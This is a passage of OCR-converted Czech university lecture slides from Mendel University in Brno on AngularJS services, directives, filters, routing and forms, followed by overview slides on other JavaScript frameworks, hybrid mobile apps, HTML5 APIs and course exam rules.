    {{prom}}
    <div ng-controller="thirdCtrl">
      {{prom}}
    </div>
  </div>
</div>
```

$scope se dědí

AngularJS - služba $http

- komunikace s backend API
  - GET, POST, PUT, DELETE

```
$http.post("url", postData)
.success(function(responseData) {
  …
}).error(function(errorData) {
  …
});
```

Příklad

- aplikace, která přes OMDb API načítá plakáty filmů podle pole pro vyhledávání

- http://omdbapi.com/

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 3.5.2016

Webové technologie

AngularJS - služby, direktivy, filtry, routing, formuláře

Mendelova univerzita v Brně

AngularJS - Služby

- vzor singleton
  - jediná instance
- pro komunikaci mezi kontrolery
- pro uložení globálních dat
- zpřístupnění vlastních knihoven
- …

AngularJS - služba $http

- komunikace pomocí JSON (obousměrně)
  - formát odesílaných dat lze přepnout:

```
app.config(function($httpProvider) {
  $httpProvider.defaults.headers.post["Content-Type"] =
                    "application/x-www-form-urlencoded";
});
```

nazev=hodnota&neco=tamto&…

- $http.get(), $http.post(), …
  - $http.get(…).success(function() {…}).error(function() {…})

AngularJS - služby - vlastní

```
app.factory("sluzba", function(…) {
  return {
    vlastnost: …,
    metoda: function(p) {
    }
  };
});
app.controller("…", function(sluzba) {
  sluzba.metoda(123);
});
```

AngularJS - služby - příklad

- předání hodnoty mezi kontrolery
  - https://jsfiddle.net/foqr913t/

AngularJS - Direktivy

- stará se o modifikaci DOM
- využijeme, pokud chceme naprogramovat znovupoužitelnou funkcionalitu
- framework má mnoho direktiv (HTML atributy ng-*)
  - vlastní direktivy <u>ne</u>pojmenováváme ng-*
  - asi nejsložitější část frameworku

AngularJS - Direktivy

```
app.directive("nazevDir", function(…) {
  return {
    scope: {
      nazev: '=',
      jinyNazev: '@',
      fce: '&'
    },
    link: function(scope, element, attrs)
    }
  };
});
```

two-way binding

předání textu

reference na funkci

AngularJS - Direktivy - použití

```
app.directive("nazevDir", function(…) {
  return {
    scope: {
      nazev: '=', jinyNazev: '@', fce: '&'
    }
  };
});
<div data-nazev-dir data-nazev="prom1"
     data-jiny-nazev="{{prom2}}"
     data-fce="callback(p1, p2, …)">
</div>
```

camelCase

prefix data a "-" mezi slovy

AngularJS - Direktivy - použití

```
app.directive("nazevDir", function(…) {
  return {
    scope: { fce: '&' },
    link: function(scope, element, attrs)
      scope.fce({p1: …, p2: …});
    }
  };
});
<div data-nazev-dir
     data-fce="callback(p1, p2, …)">
</div>
```

objekt

callback je název fce z kontroleru, parametry jsou dané direktivou

AngularJS - Direktivy

- můžou mít vlastní kontroler
- můžou mít vlastní šablonu (soubor)
- problém s kombinovanými direktivami
  - je nutné napsat direktivu pro obal a pro následníky
  - nastaví se nadřazená direktiva

AngularJS - direktivy a scope

- scope: {…}
  - izolovaná, nastavíme vlastní proměnné
- scope: true
  - vytvoří vlastní, která dědí z nadřazené
- scope: false
  - použije nadřazenou (kontroler nebo root)

AngularJS - direktivy a scope

- někdy je potřeba hlídat změny proměnné uvnitř direktivy.

```
…
scope: { prom: '=' },
link: function(scope, elem, attr) {
  scope.$watch('prom', function(new) {
    …
  });
},
…
```

AngularJS - direktivy - příklad

- Přepínání záložek
  - https://jsfiddle.net/4o26oyc2/

AngularJS - Filtry

- pro úpravu výstupu
  - {{'nazev_hlasky'|translate}}
  - {{cislo|zaokrouhli}}
  - https://jsfiddle.net/cv8csrbr/

```
app.filter('imageSmall', function() {
  return function(file) {
    return "small.php?&file=" + file;
  };
});
<img ng-src="{{file.png|imageSmall}}" />
```

AngularJS - Routing

- dokáže pro různé URL vybrat odpovídající view a tím i kontroler(y)

```
app.config(function($routeProvider, $locationProvider) {
  $routeProvider.when("/", {
    templateUrl: "cesta/k/sablone.html",
    controller: "NazevCtrl"
  });
  $routeProvider.otherwise({redirectTo: "/"});

  $locationProvider.html5Mode(true);
});
```

použije history API pro změnu URL, je potřeba nastavit <base> značku

HTML Base značka

- nastaví základ URL pro všechny relativní odkazy (od <base> dál)

lze generovat např. v PHP, musí být první

```
<head>
  <base href="/cesta/k/aplikaci/" />
  <script type="…" src="…"></script>
  <link rel="…" href="…" />
</head>
<body>
  <a href="cesta/v/aplikaci"></a>
</body>
```

base + odkaz = //domena.cz/cesta/…/cesta/v/aplikaci

AngularJS - Routing - parametry

- do route je možné zadat i parametry, které předáme kontroleru pomocí $routeParams
- např. URL:
  - /clanky/123
- routa:
  - /clanky/:idClanku
  - /clanky/:idClanku?

nepovinný parametr

AngularJS - View s routerem

```
<!DOCTYPE html>
<html ng-app="app">
  <head>
    …
  </head>
  <body>
    <div ng-view></div>
  </body>
</html>
```

není tu ng-controller

AngularJS - Routing

modul
ngRoute

```
var app = angular.module("app", ['ngRoute']);

app.config(function($routeProvider) {
  $routeProvider.when("/route/:param", {});
  $routeProvider.when("/route/:param", {
    templateUrl: "cesta/k/sablone.html",
    controller: "…Ctrl"
  });
  $routeProvider.otherwise({redirectTo: "/"});
});
app.controller("…Ctrl", function($routeParams) {
  console.log($routeParams.param);
});
```

AngularJS a knihovny

- Obsahuje jQuery Lite
  - použije se, pokud není dostupné jQuery
  - hlavní využití v direktivách
  - nepodporuje CSS selektory
    - moderní prohlížeče přes querySelector
- Příliš se nesnese s JS kódem Bootsrapu, jQuery, jQueryUI...
  - dynamické změny HTML kódu nejsou tyto knihovny schopné zpracovat

nutné napojit přes direktivy

AngularJS - události

- zachycení:
  - $scope.$on("nazev", function(e, …) {})
- vyslání směrem nahoru
  - $scope.emit("nazev", …);
- vyslání směrem dolů
  - $scope.broadcast("nazev", …);

vychází z posloupnosti ng-controller

AngularJS - časovače

standardní JS časovače by nespustily překreslení šablon

```
var delay = 1000; //v ms
//jednou
var timer = $timeout(function() {
  …
}, delay);

//opakovane
var timer = $interval(function() {
  …
}, delay);
```

AngularJS - aktualizace dat po události vyvolané mimo ng-*

domNode je např. prvek mimo ng-app nebo vložená mapa apod.

```
domNode.onclick = function(event) {
  scope.$apply(function(newValue) {
    …
  });
};
```

Formuláře

- formulář vytvoří proměnnou šablony podle atributu name
  - různé vlastnosti
    - stavy, chyby...
  - CSS třídy podle stavu inputu/formu
- https://docs.angularjs.org/guide/forms

Formuláře a validace

- některé jsou vestavěné
  - min-length, required, …
- vlastní pravidla pro validaci
  - přes direktivy
- zobrazení chybových hlášek
  - modul ngMessages
- https://jsfiddle.net/55rgpcbo/

Angular Bootstrap

- projekt který nahrazuje JS bootstrapu
  - popup, tabs, accordion, …
  - https://angular-ui.github.io/bootstrap/

Příklad

- routing v aplikaci

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 3.5.2016

Webové aplikace

Další JS frameworky, Hybridní aplikace, mikroframeworky, HTML5 a nová API

Mendelova univerzita v Brně

Další JS frameworky

- React + Flux, Redux…
- Backbone
- Knockout
- Ember
- Open UI 5 (SAP UI)


není to úplně framework


OpenUI5

Knockout.

Hybridní aplikace

- jeden kód pro mobilní zařízení i web
  - alespoň jeho větší část
- 2 cesty
  - obalení webové aplikace do nativního balíku, simulace UI
  - zpřístupnění API zařízení do JS, nativní UI
- používá známé a dostupné technologie


NATIVE
WRITE
TEST
BUILD
WRITE
TEST
BUILD
WRITE
TEST
BUILD
WRITE
TEST
BUILD
HYBRID
WRITE
TEST
BUILD
BUILD
BUILD
BUILD


Full Capability
Single Platform
Multiple Platform
Partial Capability
Native
Advanced UI interactions
Fastest performance
App store distribution
Hybrid
Web developer skills
Access to native platform
App store distribution
HTML
HTML5
Web developer skills
Instant updates
Unrestricted distribution

Hybridní aplikace - cesta 1.

- Obalení webové aplikace
  - spustí se v upraveném prohlížeči na zařízení
  - volnější přístup, více "webové"
    - statické soubory umístěny v zařízení (práce s API)
    - aplikace umístěná na webu
  - Apache Cordova/PhoneGap
  - nemá plný přístup k zařízení

Hybridní aplikace - cesta 1.


- Obalení webové aplikace
  - Existují JS+CSS systémy simulující grafiku a chování nativních GUI
    - Stále používáme HTML, CSS a JS
  - Material design -> Angular Material
  - Angular + Ionic framework

Hybridní aplikace - cesta 2.

- Nativní aplikace napsaná pomocí JS
  - Práce s nativním API přes JS
  - Angular 2 + Native Script nebo React Native
    - Místo HTML se používají jiné/XML značky pro vytvoření nativního UI
    - CSS jen částečně

Mikro-frameworky

- Odlehčené PHP frameworky
  - vhodné pro REST
  - nemá šablony
  - nemá ORM



HTML5 a nová API

- nové prvky a atributy
  - hlavně formuláře a sémantické značky
- history API, file API, canvas, WebGL, audio, video, WebSocket, WebWorkers…
  - stále nové rozšíření
  - poměrně nízko-úrovňové
  - nutné používat knihovny/frameworky

Info o zkoušce

- Projekt
  - splněné zadání z prvního odstavce!
- Známka
  - 50% projekt
  - 50% zkouška
  - minimálně polovinu bodů z každého